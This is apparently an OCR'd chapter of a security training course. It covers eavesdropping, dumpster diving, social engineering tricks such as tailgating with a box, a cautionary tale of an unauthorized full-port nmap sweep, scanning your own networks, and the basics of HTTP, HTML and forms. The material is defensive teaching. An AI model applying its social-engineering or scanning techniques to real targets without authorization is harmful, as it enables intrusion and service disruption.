
We've discussed the first three—war dialing, wardriving, and sniffing—in detail already, so let's limit our discussion to the rest of the list.

Eavesdropping is one of the oldest tools in the security professional's handbook. It is simply listening to private conversations that might reveal information that can provide access to a facility or network. Eavesdropping can be done with a well-placed microphone or tape recorder. Or special monitoring equipment can be used to intercept cell phone calls or other electronic communications.

Dumpster diving is wading through an organization's trash until you find enough information to give you access. Not a pleasant job, but it pays off once you find that sticky note with a valid password written on it.

Social engineering is the practice of using people rather than technology to obtain sensitive information or get access. Through dumpster diving, eavesdropping, or other means, we can find information and use it in conversation to convince someone to release information to us.

Think of the word “social” as representing the way someone might react to a request in polite society. An example is the "box theory." If you walk up to a facility holding what appears to be a heavy box, someone will generally hold the door open for you, whether or not you are an employee with a valid identification badge!



Scanning Tools Warning


Scanning tools can be a valuable asset to system administrators for monitoring and assessing networks, but require a level of education about how the tools work to properly understand the impact to the systems and networks that are being scanned. When used by untrained personnel, these tools can cause damage to the systems being assessed, ranging from degraded to complete loss of service on the target networks and systems.

Authorization to use these applications on your network should be documented in writing, and only granted to individuals who have demonstrated an understanding of how the tools work, and understand the ramifications of improper use of the tools.

Intrusion detection systems can be used to identify these hosts running these applications, and can be configured to only report use from unauthorized sources (e.g. from a user who is not on the written authorization list). Organizations should consider logging all access to systems through these tools, even authorized scans, to maintain an audit trail of analysis how and when systems were assessed. This information is helpful when troubleshooting a problem that may have been caused as a result of a recent scan.

A student working for a university helpdesk watched over the shoulder of a network administrator and discovered they were using nmap tool to identify computers that were infected with the Nachi worm. Trying to be helpful, the student downloaded, installed and started running Nmap in a similar manner to help identify infected computers. Not completely understanding the application or the network architecture, the student ran nmap with the following arguments:

$ nmap -sS -p1- -Tinsane 192.168.1.1/24



Managing Vulnerabilities Summary

Firewalls, no matter how well configured, are never perfect. They usually can be subverted by the actions of internal users. Attackers take advantage of firewall weaknesses using peer-to-peer file-sharing tools, wireless networking, and modem connections.


Attackers also have developed methods to take advantage of vulnerabilities within your network. They have developed Trojans, which your users unwittingly run, leaking important information onto the Internet and allowing attackers to gain access. Attackers also have developed scanners to look for open shares and services on your systems. The scanners often use packet crafting and source address spoofing to circumvent firewalls. To avoid the effort involved with running scans of large chunks of the Internet, attackers also have developed worms that automatically scan for vulnerable hosts and propagate exponentially. The only sure way to combat these threat vectors is to make sure your operating system and application software always is patched and up to date.

Because it is clear that attackers are continually performing reconnaissance scans of all Internet-connected systems, it makes sense to beat them to the punch by scanning your own systems and quickly correcting any vulnerabilities you find. Freely available tools, such as Nmap can be very useful in auditing your networks, but first be sure to get written permission from the appropriate official in your organization. In addition, because scans have been known to crash machines, it is also a good idea to alert system administrators before you run a scan.

It also makes sense to do your own wireless scanning in your facilities. Even if your company has not deployed its own wireless network, employees can cheaply and easily deploy their own rogue wireless access points. Finding and eliminating improperly configures wireless access points reduces the likelihood of an external attack against your internal network via your wireless network.


It is just as important to scan your phone networks as any other. Use tools, such as the free ToneLoc or the commercial PhoneSweep, to find modems in auto-answer mode and any vulnerabilities that might be behind them. The same caveats apply to phone scans as network scans—make sure you have written permission and alert users beforehand. Also, be sure to avoid any critical systems that might be accessible by telephone.

Penetration testing is the process of attempting to exploit actual vulnerabilities. It can be used in place of vulnerability scanning, but it is more effective when used to verify the results of a previous vulnerability scan. Most vulnerability scanners generate false positives, and a subsequent penetration test can verify whether those false positives can be ignored safely.



Module 14: Web Communications and Security


This section intentionally left blank.



Introduction: Web Communications and Security

It seems as though half the world is on the web these days. From groceries to houses, from movie reviews to e-books, you can get almost any kind of goods or services online today. Things were much simpler in the early days of the web. At first, it was just a way of making static pages of information available to distant researchers. It wasn't nearly as useful as it is today, but at least the security model was well understood. In terms of protecting your server from compromise, standard host security practices were the order of the day.

Things are different now. Although a sizable portion of the web's content is still static, there are a lot of interactive web-based applications out there. Security is no longer simply a matter of hardening your web server; you must design security into your applications and browsers as well. That's what this chapter is all about.




Objectives

In this module, we look at some of the most important things you need to know in order to design and deploy secure web applications. Our first stop on this journey is to explain the basics of how the web works. We are amazed at the number of technical professionals (even security practitioners) who deal with these technologies every day without really knowing how they work. That's no way to secure anything! A basic understanding of the underlying technology is an absolute prerequisite to secure design. We cover HTTP, HTML, forms, server, and client-side programming, cookies, authentication, and maintaining state.


After having mastered the basics, we look at some of the common attacks against web applications and how to protect against them. We see how sessions can be hacked and how to ensure the integrity of user's sessions, followed by some attacks and defenses around user input and access control.

Finally, we look at some of the tools and techniques you can use to look for weaknesses in web applications.



Web Application Security

This section intentionally left blank.



Web Communications 101


Before you can learn about the security of web-based applications, you must understand how they work. After all, you can't fix a car without knowing what the parts are and what they do. Similarly, there are a number of basic concepts you need to be familiar with in order for the rest of this module to make any sense. Let's look at them now.

Hypertext Transfer Protocol

If someone approached you on the street and asked you to define the web, how would you do it? From a user's point of view, you would probably talk about the vast amount of information available. You might wax poetic about the plethora of interactive applications, multimedia experiences, and virtual libraries, all accessible through a common interface. You might say all these things, and we wouldn't necessarily disagree with you. In a very real sense, the web is made up of information, pure and simple.

From a more technical point of view, however, you can make a strong case for a much more concise definition of what makes up the web. Simply put, the web can be considered a transport mechanism for the information it contains. The same text can be printed in a book or it can be made available through your browser, but you probably wouldn't consider the paper copy to be part of the web. From this point of view, the definition of the web really boils down to the protocol browsers and servers use to communicate, the *Hypertext Transfer Protocol (HTTP)*.

HTTP made its debut in 1990, inside the first web servers and browsers. Since then, the protocol has undergone several major revisions, but it is still recognizably similar to the original.



HTTP Transactions

The HTTP protocol is transaction-oriented. Clients make requests and servers send responses. The protocol is stateless, in that once a server responds to a request, it generally forgets all about it. If the client makes another request some time later, there's no automatic way for the server to associate the client with any particular session.

The format of a transaction is pretty simple. There are two parts: the client's request and the server's response.

The client starts the conversation with the request. You can see an example of this in the first line of the slide above. The request is a one-line string that includes the method (for example, the type of request), the resource being requested, and the HTTP version the client expects to use. Incidentally, this line is the only piece of the client's request that is actually mandatory in the older HTTP/1.0 protocol. In the current HTTP/1.1 protocol, the client is also required to send a Host: header to specify at which domain the request is aimed. This allows a single web server on a single IP address to process requests for multiple domains.

Clients use PUT when they need to upload files to a web server, such as when publishing new web pages or sending attachments with a web-based e-mail service. As we discussed, HTTP defines many methods, but the most common are GET, POST, HEAD, and PUT.

Notice that the resource requested in the slide above is /. This is the client's way of asking for the server's default object.

The decision of which method to use isn't left up to end users. The web page designer makes the decision and it becomes part of the page's HTML. That doesn't mean an attacker can't edit the HTML and try to do something unexpected, though.


The next piece of the client request is the header stanza. Headers immediately follow the request, and can convey almost any piece of information that the client wants the server to know. As we mentioned, the client usually includes a Host: header just to let the server know which web site it's trying to connect to. If the client sends a header that the server doesn't know about or doesn't support, it's usually just ignored. Although technically optional, it's unusual to see an HTTP client that doesn't send at least a few headers with its requests.

Some requests include a third piece, the body. This is used only in the case where the client is going to send some data to the server, such as when a user POSTs some form data or uploads a file via the HTTP PUT method.

After the client finishes sending the request, the server processes it and sends back a response. All requests receive some sort of response, even if the request is nothing more than random junk from an exploit tool. The format of these responses is similar to the request format. Responses consist of a status line followed by some header lines and, usually, the body, which contains the requested resource.

The status line is always the first line of the response. In the slide on the previous page, you can see that the response starts on line 13. It contains three fields, starting with the HTTP version number the server is using and a three-digit status code. The final field is a free-form text message describing the status. It's always last, so anything after the version number and the status code is assumed to be part of the message.

The status codes are modeled after return codes in other popular network services, such as SMTP and FTP. The first digit always indicates the type of response, whereas the final two digits indicate more detailed status. For example, the normal message, "Everything is OK; here is the document you asked for," code is 200. Codes beginning with 4 are error codes. 400 is the code for a malformed request, whereas 401 indicates that the requester is not authorized to receive the requested resource. Of course, no one can forget our favorite, the ever-popular 404, which means that the requested document could not be found. There are many different types of errors, but they are all found in the same family of codes beginning with 4.




HTML (Hypertext Markup Language)

The left side of this slide is a basic example of what text in a browser looks like. The right side shows the same content as source code. *Markup tags* are used to delineate and format text as well as hypertext links to other web-based resources. You can see this for yourself by going into your browser and, from the View menu, selecting *Source* in IE or *Page Source* in Firefox. Although the code is more complex than this example, it still will help you understand how the page is generated.

HTML was created by Tim Berners-Lee, whose parents met while working on the commercialization of the first electronic computer (with RAM) at the University of Manchester in 1948. Tim's main purpose for HTML was to allow for standard formatting of documents and to facilitate easy editing and uploading of web-based documents for the purposes of collaboration.

There are many popular interfaces for creating HTML pages without having to know markup languages. Macromedia's Dreamweaver is a commercial option, and Composer is part of the Mozilla Suite and is available free of charge.

These editors create a .html (Unix) or .htm (MS/DOS and Windows) file that is basically a text file containing words that are printed and markup tags that are acted on by the browser to format the text.



HTML Forms

The most basic and popular method for a web application to take user input is through HTML forms. An HTML form is a section of a document containing special HTML elements called "form controls" (checkboxes, radio buttons, menus, and so on). Users generally complete a form by entering text, selecting menu items, or modifying other controls.

Hidden form elements allow the developer to include information in the form without having it displayed on the web page. This is useful in carrying information from one form to the next in applications that span multiple pages. Hidden form data is relatively easy for a user to view and manipulate—for example, in Internet Explorer, you can view hidden form elements by choosing *Source* from the View menu. Although it can make the web application less cluttered and more user friendly, hidden form elements do not increase the security of the web application.

Forms Are Dynamic

Dynamic HTML, JavaScript, and other client-side scripting tools allow form data and the form elements themselves to be manipulated by code being executed within the user's browser. This gives developers the flexibility to make the web page user friendly. For example, the developer can have the application auto-fill the shipping address if the user clicks *same as billing address*, or even create a new text box form element for a gift message if the user indicates that the order is a gift. If an attacker can make changes to the code that handles form input, the attacker then can manipulate the form data before it is submitted or even change the destination server that the form sends its data to.

